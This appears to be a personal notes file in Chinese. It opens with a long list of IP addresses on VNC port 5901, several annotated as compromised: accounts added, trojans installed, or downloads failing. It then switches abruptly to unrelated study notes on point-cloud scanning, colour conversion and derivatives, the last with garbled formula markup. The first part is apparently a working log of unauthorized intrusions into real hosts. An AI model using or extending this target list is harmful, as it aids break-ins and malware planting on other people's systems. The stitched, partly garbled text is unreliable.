58.254.132.22:5901

59.38.32.146:5901

60.13.127.2:5901

60.13.127.3:5901

60.13.165.18:5901

60.18.146.50:5901

60.13.124.154:5901

60.13.124.153:5901

60.19.28.137:5901

60.28.140.34:5901

60.28.203.123:5901

60.28.203.124:5901

60.28.203.122:5901

60.30.77.22:5901

60.210.32.254:5901

60.210.32.253:5901

60.211.204.92:5901

60.211.204.91:5901

60.215.129.45:5901

60.215.129.44:5901

61.50.247.176:5901

61.50.254.111:5901

61.50.254.151:5901

61.50.254.177:5901

61.50.254.152:5901

61.55.143.210:5901

61.128.111.238:5901

61.49.19.182:5901

61.132.101.75:5901

60.220.225.42:5901

61.135.24.91:5901

61.135.203.173:5901

61.136.170.6:5901

61.136.170.8:5901

61.136.170.9:5901

61.137.117.18:5901

61.139.76.165:5901

61.139.76.166:5901

61.145.229.68:5901

61.149.52.52:5901

61.156.156.12:5901

61.159.149.206:5901

61.162.184.142:5901

61.172.251.195:5901

61.172.254.131:5901

61.180.25.21:5901

61.180.25.20:5901

61.182.170.35:5901

61.182.170.38:5901

61.182.170.33:5901

61.180.25.18:5901

61.180.113.129:5901

61.183.49.3:5901

61.183.214.5:5901

61.182.231.134:5901

61.233.79.12:5901

61.233.79.14:5901

101.66.249.14:5901

101.66.249.16:5901

101.66.249.15:5901

101.66.249.17:5901

101.66.249.36:5901

101.66.249.38:5901

101.66.249.43:5901

101.66.249.69:5901

101.66.249.62:5901

101.66.249.117:5901

101.66.249.67:5901

101.66.249.120:5901

101.66.249.108:5901

101.66.249.107:5901

101.66.249.118:5901

101.66.249.106:5901

101.66.249.119:5901

101.66.249.159:5901

103.246.217.12:5901

110.52.11.208:5901

110.249.208.2:5901

110.249.208.6:5901

110.249.208.15:5901

110.249.208.9:5901

110.249.208.20:5901

110.249.208.29:5901

110.249.208.38:5901

110.249.208.43:5901

110.249.208.45:5901

110.249.208.48:5901

110.249.208.57:5901

110.249.208.63:5901

110.249.208.3:5901

110.249.208.5:5901

110.249.208.74:5901

110.249.208.78:5901

110.249.208.23:5901

110.249.208.21:5901

110.249.208.87:5901

110.249.208.88:5901

110.249.208.37:5901

110.249.208.1:5901

110.249.208.14:5901

110.249.208.90:5901

110.249.208.7:5901

110.249.208.12:5901

110.249.208.24:5901

110.249.208.97:5901

110.249.208.49:5901

110.249.208.35:5901

110.249.208.55:5901

110.249.208.117:5901

110.249.208.44:5901

110.249.208.56:5901

110.249.208.66:5901

110.249.208.60:5901

110.249.208.95:5901

110.249.208.80:5901

110.249.208.91:5901

110.249.208.82:5901

110.249.208.111:5901

110.249.208.86:5901

110.249.208.98:5901

110.249.208.102:5901

110.249.208.121:5901

110.249.208.148:5901

112.82.244.231:5901

112.82.185.200:5901

112.90.170.88:5901

112.90.218.68:5901

112.95.228.110:5901

112.111.143.132:5901

112.132.231.253:5901

113.5.32.137:5901

113.56.24.92:5901

113.57.219.11:5901

114.112.56.90:5901

114.242.179.14:5901

114.251.88.36:5901

114.251.88.35:5901

114.255.56.82:5901

114.255.190.198:5901

115.60.213.137:5901

115.85.238.104:5901

117.78.0.148:5901

117.78.0.185:5901

117.78.2.213:5901

117.121.7.100:5901

117.121.7.99:5901

117.121.7.101:5901

117.18.79.12:5901

118.194.50.89:5901

118.194.50.107:5901

118.212.168.135:5901

118.212.132.99:5901

118.212.168.134:5901

118.212.168.133:5901

118.194.229.10:5901

119.6.202.64:5901

119.48.132.169:5901

119.48.132.165:5901

119.48.132.173:5901

119.39.227.228:5901

119.62.123.228:5901

119.178.12.133:5901

119.48.132.170:5901

119.253.8.38:5901

119.253.8.39:5901

119.178.12.132:5901

120.83.5.12:5901

120.83.5.18:5901

120.83.5.24:5901

120.83.5.36:5901

120.83.5.140:5901

120.83.5.146:5901

120.83.5.53:5901

120.83.5.6:5901

121.22.33.30:5901

121.28.82.134:5901

121.31.114.108:5901

122.141.229.140:5901

122.141.250.165:5901

122.143.3.40:5901

122.102.44.134:5901

123.7.17.200:5901

123.123.108.252:5901

123.138.20.35:5901

123.234.48.225:5901

123.234.48.222:5901

123.234.48.221:5901

123.242.146.68:5901

123.242.146.70:5901

123.242.146.75:5901

123.242.146.74:5901

123.242.146.69:5901

124.67.21.146:5901

123.234.48.220:5901

124.95.180.148:5901

124.133.2.241:5901

124.128.36.20:5901

124.135.3.143:5901

124.160.194.74:5901

124.160.194.108:5901

124.167.231.77:5901

125.32.114.89:5901

125.45.149.155:5901

125.45.158.7:5901

125.46.23.231:5901

125.91.251.177:5901

140.206.114.230:5901

175.23.30.37:5901

175.23.30.38:5901

175.42.176.8:5901

175.42.176.4:5901

175.42.176.7:5901

175.42.176.10:5901

175.184.223.130:5901

202.70.70.45:5901

202.98.225.252:5901

202.98.152.167:5901

202.98.225.253:5901

202.99.222.86:5901

202.99.222.85:5901

202.102.86.61:5901

202.102.241.221:5901

202.108.12.226:5901

202.108.15.174:5901

202.108.15.223:5901

202.131.233.201:5901

202.181.237.73:5901

203.93.0.18:5901

203.135.164.42:5901

203.160.81.56:5901

210.13.93.37:5901

210.14.133.3:5901

210.14.134.3:5901

210.14.134.4:5901

210.14.133.182:5901

210.14.134.9:5901

210.14.133.163:5901

210.14.159.229:5901

210.14.134.24:5901

210.14.134.19:5901

210.14.134.27:5901

210.14.134.23:5901

210.51.165.40:5901

210.51.165.41:5901

210.76.97.131:5901

210.76.97.43:5901

210.76.97.154:5901

210.76.97.153:5901

210.76.97.74:5901

210.76.97.71:5901

210.76.97.42:5901

211.90.87.223:5901

211.90.87.209:5901

211.90.87.206:5901

211.90.87.208:5901

211.93.1.244:5901

211.97.71.218:5901

211.144.102.99:5901

211.144.219.70:5901

211.152.61.22:5901

211.152.61.91:5901

211.152.61.31:5901

211.152.61.8:5901

211.152.61.146:5901

211.152.61.248:5901

211.154.132.143:5901

211.154.142.232:5901

211.156.177.8:5901

211.156.177.9:5901

211.154.166.198:5901

211.156.177.70:5901

211.156.177.94:5901

211.156.177.125:5901

211.154.151.248:5901

218.6.128.83:5901

218.7.38.22:5901

218.17.151.114:5901

218.22.3.203:5901

218.17.55.69:5901

218.24.71.101:5901

218.25.2.24:5901

218.26.109.69:5901

218.28.153.41:5901

218.28.153.37:5901

218.28.242.107:5901

218.56.145.98:5901

218.62.89.135:5901

218.70.87.157:5901

218.75.40.211:5901

218.87.196.5:5901

218.77.183.63:5901

218.93.36.91:5901

218.93.115.51:5901

218.93.119.67:5901

218.93.118.107:5901

218.93.119.187:5901

218.93.121.220:5901

218.93.122.3:5901

218.93.123.27:5901

218.93.127.242:5901

218.93.127.163:5901

218.93.127.140:5901

218.94.91.171:5901

218.94.114.187:5901

218.104.144.232:5901

218.94.153.181:5901

218.107.53.44:5901

219.136.240.42:5901

219.140.69.146:5901

219.144.181.26:5901

219.144.181.28:5901

219.149.150.11:5901

220.163.123.22:5901

220.200.113.27:5901

220.200.113.24:5901

220.202.103.113:5901

220.248.36.55:5901

221.5.96.195:5901

221.5.97.162:5901

221.6.19.98:5901

221.6.13.154:5901

221.4.211.66:5901

221.6.106.205:5901

221.0.193.41:5901

221.4.211.62:5901

221.7.13.53:5901

221.13.129.161:5901

221.13.79.84:5901

221.13.203.144:5901

221.174.24.116:5901

221.130.120.162:5901

221.130.120.166:5901

221.199.12.252:5901

221.199.9.172:5901

221.204.235.146:5901

221.213.43.78:5901

221.213.43.78:5901

221.231.148.84:5901

221.231.148.86:5901

221.232.129.234:5901

221.232.147.101:5901

222.74.129.214:5901

222.34.7.163:5901

222.82.248.98:5901

222.85.179.56:5901

222.85.179.46:5901

222.92.37.93:5901

222.92.37.85:5901

222.92.146.243:5901

222.92.237.66:5901

222.132.155.42:5901

222.161.211.166:5901

222.162.143.100:5901

222.162.143.104:5901

222.162.143.99:5901

222.240.194.57:5901

58.83.169.196:5901

58.83.169.180:5901

58.83.169.199:5901

58.83.174.182:5901

58.254.132.22:5901

59.41.39.20:5901

59.38.32.146:5901

60.18.146.50:5901

61.136.170.6:5901

61.142.83.228:5901

61.136.170.8:5901

61.183.49.3:5901

61.183.214.5:5901

61.136.170.9:5901

61.233.79.12:5901

61.233.79.14:5901

112.90.170.89:5901

112.90.170.88:5901

112.90.218.68:5901

113.57.219.11:5901

116.254.195.109:5901

116.254.195.105:5901

116.254.195.110:5901

116.254.195.111:5901

116.254.195.254:5901

116.254.195.103:5901

116.254.195.106:5901

116.254.207.26:5901

116.254.207.121:5901

116.254.253.97:5901

116.254.255.194:5901

###### 通过程序过滤以上所有ip得到的没有界面的IP如下

58.16.50.148:5901 fffff

58.16.50.149:5901 fff

58.16.50.150:5901 fff

120.197.85.134:5901 ffff

36.250.90.5:5901 fff

36.250.90.8:5901 fff

36.250.90.4:5901 ffff

36.250.90.3:5901 ffff

36.250.90.6:5901 ffff

175.6.2.91:5901 ffff

175.6.2.199:5901 fff

175.6.2.197:5901 ffff

175.6.2.195:5901 ffff

175.6.2.198:5901 ffff

175.6.2.196:5901 ffff

58.68.231.165:5901 fff

61.160.250.9:5901 ffff

61.172.251.195:5901 ffff

61.184.203.136:5901 ffff

61.191.188.212:5901 ffff

66.171.241.213:5901 fff

66.171.241.225:5901 fff

103.23.144.194:5901 fff

112.137.167.186:5901 ffff

113.128.198.138:5901 centos 已加用户已上马10

115.238.31.173:5901 ffff

117.34.78.213:5901 ffff

117.103.97.219:5901 ffff

117.103.97.166:5901 ffff

117.103.97.167:5901 ffff

117.103.97.215:5901 ffff

117.103.97.207:5901 ffff

117.103.97.185:5901 ffff

117.103.97.174:5901ffff

117.103.97.189:5901 fff

117.103.97.191:5901 ffff

117.103.101.65:5901 ffff

117.103.97.217:5901 ffff

112.137.167.186:5901 ffff

117.103.97.180:5901 ffff

118.122.165.33:5901 fff

118.123.173.91:5901 ffff

118.123.255.136:5901 ffff

118.195.132.173:5901 ffff

118.244.211.9:5901 centos 已加用户已上马

118.244.211.7:5901 centos 已加用户已上马

118.244.211.8:5901 centos 已加用户已上马

119.147.156.152:5901 ffff

121.12.120.72:5901 ffff

121.14.199.248:5901 ffff

122.224.223.231:5901 fff

122.228.196.106:5901 ffff

124.127.117.234:5901 ffff

124.202.141.66:5901 fff

125.90.192.4:5901 无法创建账号

157.159.232.56:5901 f

175.6.2.91:5901 w

175.6.0.131:5901 w

175.6.2.199:5901 f

175.6.2.197:5901 f

175.6.2.195:5901 f

175.6.2.198:5901 f

175.6.2.196:5901 f

175.41.2.6:5901 fffff

175.41.7.8:5901 ffff

175.41.13.20:5901 ffff

175.41.7.7:5901 ffff

175.41.15.7:5901 ffff

175.41.15.8:5901 fffff

175.41.0.73:5901 ffff

180.168.34.246:5901 ffff

183.60.175.44:5901 centos 已加用户已上马

202.43.35.209:5901 ff

202.149.85.230:5901 f\f

203.144.227.236:5901 ff

210.51.165.41:5901 已加用户已开马

211.156.177.8:5901 ff

218.24.71.101:5901 ff

218.28.153.41:5901 ff

218.28.153.37:5901 ff

218.93.127.140:5901 centos 已加用户已上马

219.141.213.79:5901 centos 已加用户已上马

219.141.213.78:5901 centos 已加用户已上马

220.112.203.143:5901 ff

220.112.203.145:5901 ff

220.112.205.235:5901 ff

220.112.205.243:5901 centos 已加用户已上马

220.112.205.245:5901 f

220.112.205.225:5901 f

220.112.205.244:5901 f

220.231.142.92:5901 centos 已加用户已上马

36.248.0.7:5901 f

36.248.0.10:5901 f

36.248.0.13:5901 f

36.248.0.11:5901 centos 已加用户已上马

36.248.0.8:5901 centos 已加用户已上马

36.248.1.7:5901 f

36.250.90.2:5901 f

36.250.90.7:5901 f

36.250.90.4:5901 f

36.250.90.5:5901 f

36.250.90.8:5901 f

36.250.90.3:5901 f

36.250.90.6:5901 f

42.51.3.67:5901 f

58.16.50.148:5901无法下载木马

58.16.50.150:5901无法下载木马

58.16.50.149:5901无法下载木马真的

58.83.169.196:5901无法下载木马真的

58.83.169.199:5901无法下载木马真的

58.83.174.182:5901已搞定,已上马

58.240.63.112:5901 无法下载木马真的///////////////明天从这开始

61.172.251.195:5901 f

110.249.208.2:5901 ////////////////////////////////110 no

110.249.208.6:5901

110.249.208.15:5901

110.249.208.9:5901

110.249.208.20:5901

110.249.208.29:5901

110.249.208.38:5901

110.249.208.43:5901

110.249.208.45:5901

110.249.208.48:5901

110.249.208.57:5901

110.249.208.63:5901

110.249.208.5:5901

110.249.208.74:5901

110.249.208.78:5901

110.249.208.23:5901

110.249.208.21:5901

110.249.208.87:5901

110.249.208.88:5901

110.249.208.37:5901

110.249.208.1:5901

110.249.208.90:5901

110.249.208.7:5901

110.249.208.12:5901

110.249.208.97:5901

110.249.208.49:5901

110.249.208.35:5901

110.249.208.55:5901

110.249.208.117:5901

110.249.208.44:5901

110.249.208.56:5901

110.249.208.66:5901

110.249.208.60:5901

110.249.208.95:5901

110.249.208.80:5901

110.249.208.91:5901 centos 已加用户已上马

110.249.208.82:5901 centos 已加用户已上马

110.249.208.111:5901 f

110.249.208.86:5901 centos 已加用户已上马

110.249.208.98:5901 wget无法安装

110.249.208.102:5901 centos 已搞定已上马

110.249.208.121:5901 无法下载木马

110.249.208.148:5901 无法安装wget

117.121.7.100:5901 centos 已加账户无法下载木马

117.121.7.99:5901 centos 已加账户无法下载木马

117.121.7.101:5901 f

117.18.79.12:5901 w

118.194.50.89:5901 w

118.194.50.107:5901 w

118.194.229.10:5901 w

119.253.8.38:5901 centos 已搞定已上马 已加固

121.22.33.30:5901 f

123.7.17.200:5901 无法下载

125.32.114.89:5901 w

125.45.149.155:5901 f

125.45.158.7:5901 f

202.102.86.61:5901 f

202.108.15.174:5901 w f

202.108.15.223:5901 w 木马有问题,在本系统不兼容,段错误

210.14.133.3:5901 f

210.51.165.40:5901 centos 已搞定已上马

210.51.165.41:5901 centos 已搞定已上马

211.152.61.91:5901 centos 已搞定已上马

211.156.177.8:5901 f

211.156.177.125:5901 f

218.28.153.37:5901 f

218.93.127.140:5901

219.136.240.42:5901 centos已搞定,已上马

116.254.195.106:5901 centos已搞定,无法wget木马

116.254.207.26:5901 无法重启

###### 以下是手工查找的一部分

117.78.0.185:5901 v

117.78.0.148:5901 v

117.78.2.213:5901 v

118.26.200.3:5901 f

118.26.201.207:5901 centos success 已上马

118.195.132.173:5901 f

122.0.79.253:5901 w

122.0.79.251:5901 w

122.13.69.68:5901 centos success wget安装不上

122.13.2.200:5901 v

122.13.2.201:5901 v

122.224.223.231:5901 redhat success 已上马

123.172.125.2:5901 f

123.172.125.3:5901 v

125.171.0.97:5901 f

125.171.1.10:5901 centos success 无法wget

183.63.76.93:5901 v

183.63.252.162:5901 v

203.135.164.42:5901 v

211.103.3.28:5901 android

218.7.38.22:5901 v

218.24.71.101:5901 centos success 连不上

218.25.2.24:5901 v

218.26.109.69:5901 v

218.28.153.41:5901 centos success 连不上

218.28.153.37:5901 f

218.28.226.70:5901 v

218.28.242.107:5901 v

218.241.8.20:5901 w

218.241.8.22:5901 centos success 已上马

218.241.8.21:5901 w

219.144.181.26:5901 v

219.144.181.28:5901 f

219.149.150.11:5901 v

220.163.123.22:5901 v

220.243.1.97:5901 f

220.248.36.55:5901 f

221.7.13.53:5901 v

221.13.79.84:5901 v

221.13.203.144:5901 f

221.174.24.116:5901 v

221.176.138.29:5901 v

221.176.138.35:5901 v

###### 

221.176.193.102:5901 v

221.13.129.161:5901 v

221.238.22.247:5901 w

221.238.22.243:5901 windws

221.238.22.244:5901 f

221.238.22.245:5901 f

222.34.7.163:5901 v

222.85.179.56:5901 v

222.85.179.46:5901 v

60.191.239.36:5901 v

60.191.239.58:5901 windows

61.131.47.77:5901 v

61.131.208.46:5901 v

61.131.208.53:5901 v

61.131.241.220:5901 f

61.184.203.136:5901 centos success

61.184.192.35:5901 f

110.4.135.41:5901 日本服务器

111.1.15.115:5901 v

111.4.115.71:5901 v

111.4.116.152:5901 v

111.4.116.156:5901 v

111.4.117.28:5901 v

111.4.116.157:5901 v

111.4.117.26:5901 v

111.11.181.192:5901 v

111.12.44.71:5901 v

111.13.124.219:5901 Redhat success 密码不对

111.13.124.218:5901 f

111.13.124.217:5901 Redhat success密码不对

111.13.124.222:5901 Redhat success密码不对

111.30.108.180:5901 v

112.4.17.2:5901 v

112.4.17.141:5901 v

112.4.17.140:5901 v

112.4.23.116:5901 v

112.4.217.247:5901 v

112.4.217.249:5901 v

112.4.217.245:5901 v

112.4.20.225:5901 v

112.21.198.23:5901 v

112.21.198.21:5901 v

112.53.169.16:5901 v

112.53.169.17:5901 v

112.53.169.19:5901 v

112.53.169.18:5901 v

113.106.90.146:5901 v

117.131.221.98:5901 f

119.147.156.153:5901 f

119.147.156.152:5901 f

120.192.73.20:5901 v

120.192.73.21:5901 y

120.193.15.105:5901 有界面

120.197.4.21:5901 有界面

120.197.85.134:5901 无界面但是无法进入single模式

120.197.4.21:5901 有界面

120.197.93.91:5901 同下

120.197.230.184:5901 有界面

120.197.230.172:5901 error socket连不上

120.197.235.5:5901 有界面

120.197.230.162:5901 connection closed 连不上

120.197.230.168:5901 error socket连不上

120.204.199.22:5901 同下

120.203.2.10:5901 同下

120.209.173.52:5901 同下

120.236.25.238:5901 同下

123.136.168.125:5901 同下

183.224.8.180:5901 同下

183.224.8.183:5901 同下

183.232.25.250:5901 同下

183.232.144.254:5901 同下

183.250.27.12:5901 同下

202.98.225.252:5901 同下

202.98.152.167:5901 同下

202.98.225.253:5901 有界面

211.103.3.28:5901 安卓

202.164.38.90:5901 有界面

203.29.107.55:5901 有界面

211.138.100.78:5901 有界面

211.138.250.236:5901

211.139.4.26:5901 连不上

211.140.2.123:5901 同下

211.142.29.133:5901 有界面

211.141.137.13:5901 连不上

211.140.148.140:5901 同下

211.142.29.142:5901 同下

211.142.29.148:5901同下

211.140.189.6:5901同下

211.142.29.134:5901同下

211.142.29.156:5901同下

211.142.29.152:5901同下

211.142.29.158:5901同下

211.142.29.135:5901同下

211.142.105.134:5901 有界面

211.142.105.14:5901 有界面

211.142.134.137:5901 连不上

211.142.146.94:5901 有界面

211.142.139.178:5901 有界面

211.142.200.79:5901 有界面

211.142.200.42:5901 有界面

211.142.200.80:5901 有界面

211.143.231.41:5901 安卓系统,擦…..

211.139.119.94:5901 有界面

211.143.239.163:5901 有界面

211.144.102.99:5901 有界面

211.144.219.70:5901 windows server

218.24.71.101:5901 centos 已搞定之前

218.62.89.135:5901 连不上

218.87.196.5:5901 windows正在玩游戏

218.201.201.62:5901 同下

218.202.3.70:5901 同下

218.202.3.72:5901 同下

218.202.131.132:5901 同下

218.202.131.139:5901 同下

218.202.131.133:5901 同下

218.202.131.146:5901 同下

218.203.108.26:5901 同下

218.203.211.242:5901 同下

218.203.108.132:5901 同下

218.204.249.97:5901 同下

218.204.74.58:5901 有界面

218.204.149.110:5901 有界面

218.205.64.69:5901 centos 已搞定 已上马

218.203.223.22:5901 连接错误 error message

218.206.176.103:5901同下

218.206.176.105:5901同下

218.206.165.68:5901同下

218.206.165.65:5901同下

218.206.165.218:5901同下

218.206.165.233:5901同下

218.206.165.67:5901同下

218.206.165.219:5901同下

218.206.165.221:5901同下

218.206.165.225:5901同下

218.206.234.123:5901 windows server

218.206.214.234:5901同下

218.206.219.162:5901同下

218.207.217.154:5901同下

221.13.79.84:5901 同下

221.13.129.161:5901 有界面

221.13.203.144:5901 无法连接

221.130.28.30:5901 同下

221.130.120.166:5901 同下

221.130.120.162:5901 同下

221.131.129.210:5901 同下

221.131.129.200:5901 同下

221.176.138.29:5901 同下

221.176.138.35:5901 同下

221.176.193.102:5901 同下

221.179.10.198:5901 有界面

221.131.241.180:5901 有界面

221.131.241.179:5901 有界面

221.180.148.12:5901 有界面

221.131.136.131:5901 有界面

221.199.12.252:5901 有界面

221.199.9.172:5901无法连接

223.68.170.181:5901无法连接

223.68.170.185:5901无法连接

223.68.170.137:5901有界面

223.82.245.150:5901 无法连接

223.82.245.151:5901无法连接

223.82.248.194:5901 同下

223.100.98.88:5901 同下

223.100.98.44:5901 有界面

61.152.175.78:5901 无法连接

78.41.94.121:5901 同下

202.79.202.185:5901 有界面

221.12.58.70:5901 suse界面

210.76.97.138:5901 redhat系统 已搞定

221.12.58.70:5901 同下

221.12.58.70:5901 同下


202.79.202.174:5901 同下

202.79.202.184:5901有界面

222.247.216.227:5901 直接进入了windows界面

82.154.94.219:5901 同下


82.154.94.219:5901 同下

218.62.99.79:5901连接不上 

202.79.202.172:5901 同下

202.79.202.187:5901 同下

202.79.202.170:5901 有界面

218.62.99.79:5901 连接不上

66.201.41.34:5901同下

66.201.41.31:5901 同下

66.201.41.33:5901 同下

110.173.226.124:5901 同下

66.201.41.28:5901 登录错误,需要密码进入 

### 游戏找call

## 点云数据处理

### 基础

#### 3D激光探测技术

采空区三维激光扫系统(C-ALS)

3D激光探测技术是对空区的整体或局部进行完整的三维坐标数据探测，在三维空间进行从左到右，从上到下的全自动高精度步进扫描，进而得到完整的、全面的、连续的、关联的全景点坐标数据——“点云”，从而真实地描述出目标的整体结构及形态特性。通过扫描探测点云编织出的“外皮”来逼近目标的完整原形及矢量化数据结构，可进行目标的三维重建。然后由全面的后处理可获取复杂的几何内容，如长度、距离、体积、面积、目标结构形变、结构位移及变化关系等。

#### 扫描探测数据与实际数据的关系

设备输出格式：依次是A,B,L其中A,B是角度,L为长度，M即代表测点，示意图如下;

将M点测到的数据A,B,L换算成空间坐标（x,y,z）

x=L×cosA×cosB

y=L×sinA

Z=L×cosA×sinB

## 三维颜色和一维颜色值转换

颜色除了可以用索引号表示以外，还可以用具体颜色数值来表示，其中Long型的颜色数值与RGB格式的数值存在着换算关系，公式如下：

iColor = R + G \* 256 + B \* 256 \* 256

因此，将Long型颜色数值转换为RGB三个数值的VBA代码可以这样写：

R = (iColor) \ 256 ^ 0 Mod 256

G = (iColor) \ 256 ^ 1 Mod 256

B = (iColor) \ 256 ^ 2 Mod 256

或

B = iColor \ 65536

G = (iColor - B \* 65536) \ 256

R = iColor - B \* 65536 - G \* 256

## 颜色和灰度

为了加快图像的处理速度，在图像处理算法中，往往需要把彩色图像转换为灰度图像

24位彩色图像每个像素用3个字节表示，每个字节对应着R、G、B分量的亮度。当RGB分量值不同时，表现为彩色图像，当RGB分量值相同时，表现为灰度图像。

求灰度值的方法：

平均值法

将彩色图像中的三分量亮度求平均得到一个灰度图。

*f*(*i,j*)=(*R*(*i,j*)+*G*(*i,j*)+*B*(*i,j*)) /3

加权平均法

根据重要性及其它指标，将三个分量以不同的权值进行加权平均。由于人眼对绿色的敏感最高，对蓝色敏感最低，因此，按下式对RGB三分量进行加权平均能得到较合理的灰度图像。

*f*(*i,j*)=0.30*R*(*i,j*)+0.59*G*(*i,j*)+0.11*B*(*i,j*))

## 数学知识

### 概率论与数理统计

#### 边际分布

F(x,y)联合分布,对y从1到无穷积分就是x的边际分布

由Copula理论知,一个联合分布可以分解成n个边缘分布和一个连接函数(Copula函数),其中边缘分布反映单变量的信息,Copula函数反映各变量之间的相关结构

### 微积分

#### 导数

##### 定义

设函数说明: y=f(x)\,\!在点说明: \;x_{0}\;的某个[邻域](http://zh.wikibooks.org/w/index.php?title=%E9%82%BB%E5%9F%9F&action=edit&redlink=1)内有定义，当自变量说明: \;x\;在说明: \;x_{0}\;处取得增量说明: \Delta 说明: \;x\;（点说明: \;x_{0}+\Delta 说明: \;x\;仍在该邻域内）时，相应地函数说明: \;y\;取得增量说明: \Delta 说明: y=f(x_{0}+\Delta x)-f(x_{0})\,\!；如果说明: \Delta 说明: \;y\;与说明: \Delta 说明: \;x\;之比当说明: \Delta 说明: x\to 0时的极限存在，则称函数说明: y=f(x)\,\!在点说明: \;x_{0}\;处[可导](http://zh.wikibooks.org/w/index.php?title=%E5%8F%AF%E5%AF%BC&action=edit&redlink=1)，并称这个极限为函数说明: y=f(x)\,\!在点说明: \;x_{0}\;处的导数，记为说明: f'(x_{0})\;\!，即

说明: f'(x_{0})=\lim _{{\Delta x\to 0}}{\frac  {\Delta y}{\Delta x}}=\lim _{{\Delta x\to 0}}{\frac  {f(x_{0}+\Delta x)-f(x_{0})}{\Delta x}}，

也可记作说明: \left.y^{\prime }\right|_{{x=x_{0}}}，说明: \left.{\frac  {dy}{dx}}\right|_{{x=x_{0}}} 或 说明: \left.{\frac  {df(x)}{dx}}\right|_{{x=x_{0}}}


若将一点扩展成函数说明: f(x)在其定义域包含的某[开区间](http://zh.wikibooks.org/w/index.php?title=%E5%BC%80%E5%8C%BA%E9%97%B4&action=edit&redlink=1)说明: I内每一个点，那么函数说明: f(x)在[开区间](http://zh.wikibooks.org/w/index.php?title=%E5%BC%80%E5%8C%BA%E9%97%B4&action=edit&redlink=1)说明: \;I\;内可导，这时对于说明: \;I\;内每一个确定的说明: \;x\;值，都对应着说明: f(x)的一个确定的导数，如此一来每一个导数就构成了一个新的函数，这个函数称作[原函数](http://zh.wikibooks.org/w/index.php?title=%E5%8E%9F%E5%87%BD%E6%95%B0&action=edit&redlink=1)说明: f(x)的导函数，记作：说明: y'、说明: f'(x)\;\!或者说明: {\frac  {df(x)}{dx}}

导函数的定义表达式为：

说明: f'(x)=\lim _{{\Delta x\to 0}}{\frac  {f(x+\Delta x)-f(x)}{\Delta x}}

值得注意的是，导数是一个数，是指函数说明: f(x)在点说明: x_{0}处导函数的函数值。但通常也可以说导函数为导数，其区别仅在于一个点还是连续的点。

##### 几何意义

[](http://zh.wikibooks.org/wiki/File:Derivative.jpg)

如右图所示，设说明: P_{0}为曲线上的一个定点，说明: P为曲线上的一个动点。当说明: P沿曲线逐渐趋向于点说明: P_{0}时，并且割线说明: PP_{0}的极限位置说明: P_{0}T存在，则称说明: P_{0}T为曲线在说明: P_{0}处的切线。

若曲线为一函数说明: y=f(x)的图像，那么割线说明: PP_{0}的斜率为：

说明: \tan \varphi ={\frac  {\Delta y}{\Delta x}}={\frac  {f(x_{0}+\Delta x)-f(x_{0})}{\Delta x}}

当说明: P_{0}处的切线说明: P_{0}T，即说明: PP_{0}的极限位置存在时，此时说明: \Delta x\to 0，说明: \varphi \to \alpha ，则说明: P_{0}T的斜率说明: \tan \alpha 为：

说明: \tan \alpha =\lim _{{\Delta x\to 0}}\tan \varphi =\lim _{{\Delta x\to 0}}{\frac  {f(x_{0}+\Delta x)-f(x_{0})}{\Delta x}}

上式与一般定义中的导数定义是完全相同，则说明: f'(x_{0})=\tan \alpha ，故导数的几何意义即曲线说明: y=f(x)在点说明: P_{0}(x_{0},f(x_{0}))处切线的斜率。

##### 函数可导的条件

如果一个[函数](http://zh.wikibooks.org/w/index.php?title=%E5%87%BD%E6%95%B0&action=edit&redlink=1)的[定义域](http://zh.wikibooks.org/w/index.php?title=%E5%AE%9A%E4%B9%89%E5%9F%9F&action=edit&redlink=1)为全体[实数](http://zh.wikibooks.org/w/index.php?title=%E5%AE%9E%E6%95%B0&action=edit&redlink=1)，即函数在说明: (-\infty ,+\infty )上都有定义，那么该函数是不是在定义域上处处可导呢？答案是否定的。函数在定义域中一点可导需要一定的条件是：函数在该点的左右两侧导数都存在且相等。这实际上是按照极限存在的一个[充要条件](http://zh.wikibooks.org/w/index.php?title=%E5%85%85%E8%A6%81%E6%9D%A1%E4%BB%B6&action=edit&redlink=1)（[极限](http://zh.wikibooks.org/wiki/%E6%A5%B5%E9%99%90)存在，它的左右极限存在且相等）推导而来：


说明: \lim _{{\Delta x\to 0}}{\frac  {f(x_{0}+\Delta x)-f(x_{0})}{\Delta x}}=\lim _{{\Delta x\to 0^{{-}}}}{\frac  {f(x_{0}+\Delta x)-f(x_{0})}{\Delta x}}=\lim _{{\Delta x\to 0^{{+}}}}{\frac  {f(x_{0}+\Delta x)-f(x_{0})}{\Delta x}}

上式中，后两个式子可以定义为函数在说明: x_{0}处的左右导数：

|  |
| --- |
| 左导数：说明: f'_{{-}}(x_{0})=\lim _{{\Delta x\to 0^{{-}}}}{\frac  {f(x_{0}+\Delta x)-f(x_{0})}{\Delta x}} |

|  |
| --- |
| 右导数：说明: f'_{{+}}(x_{0})=\lim _{{\Delta x\to 0^{{+}}}}{\frac  {f(x_{0}+\Delta x)-f(x_{0})}{\Delta x}} |

用两个函数的例子来说明函数可导的条件。

[](http://zh.wikibooks.org/wiki/File:Function_sgnx.jpg)

[说明: http://bits.wikimedia.org/static-1.23wmf12/skins/common/images/magnify-clip.png](http://zh.wikibooks.org/wiki/File:Function_sgnx.jpg)

sgn函数，符号函数


1.上面这个符号函数在说明: x=0处可导吗？

解答

求出导数在说明: x=0处的左右导数，根据函数可导的条件再进行判断：

该函数在说明: x=0处的左导数为：说明: f'_{{-}}(0)=\lim _{{x\to 0^{{-}}}}{\frac  {f(x)-f(0)}{x-0}}=\lim _{{x\to 0^{{-}}}}{\frac  {-1-0}{x-0}}=\lim _{{x\to 0^{{-}}}}-{\frac  {1}{x}}
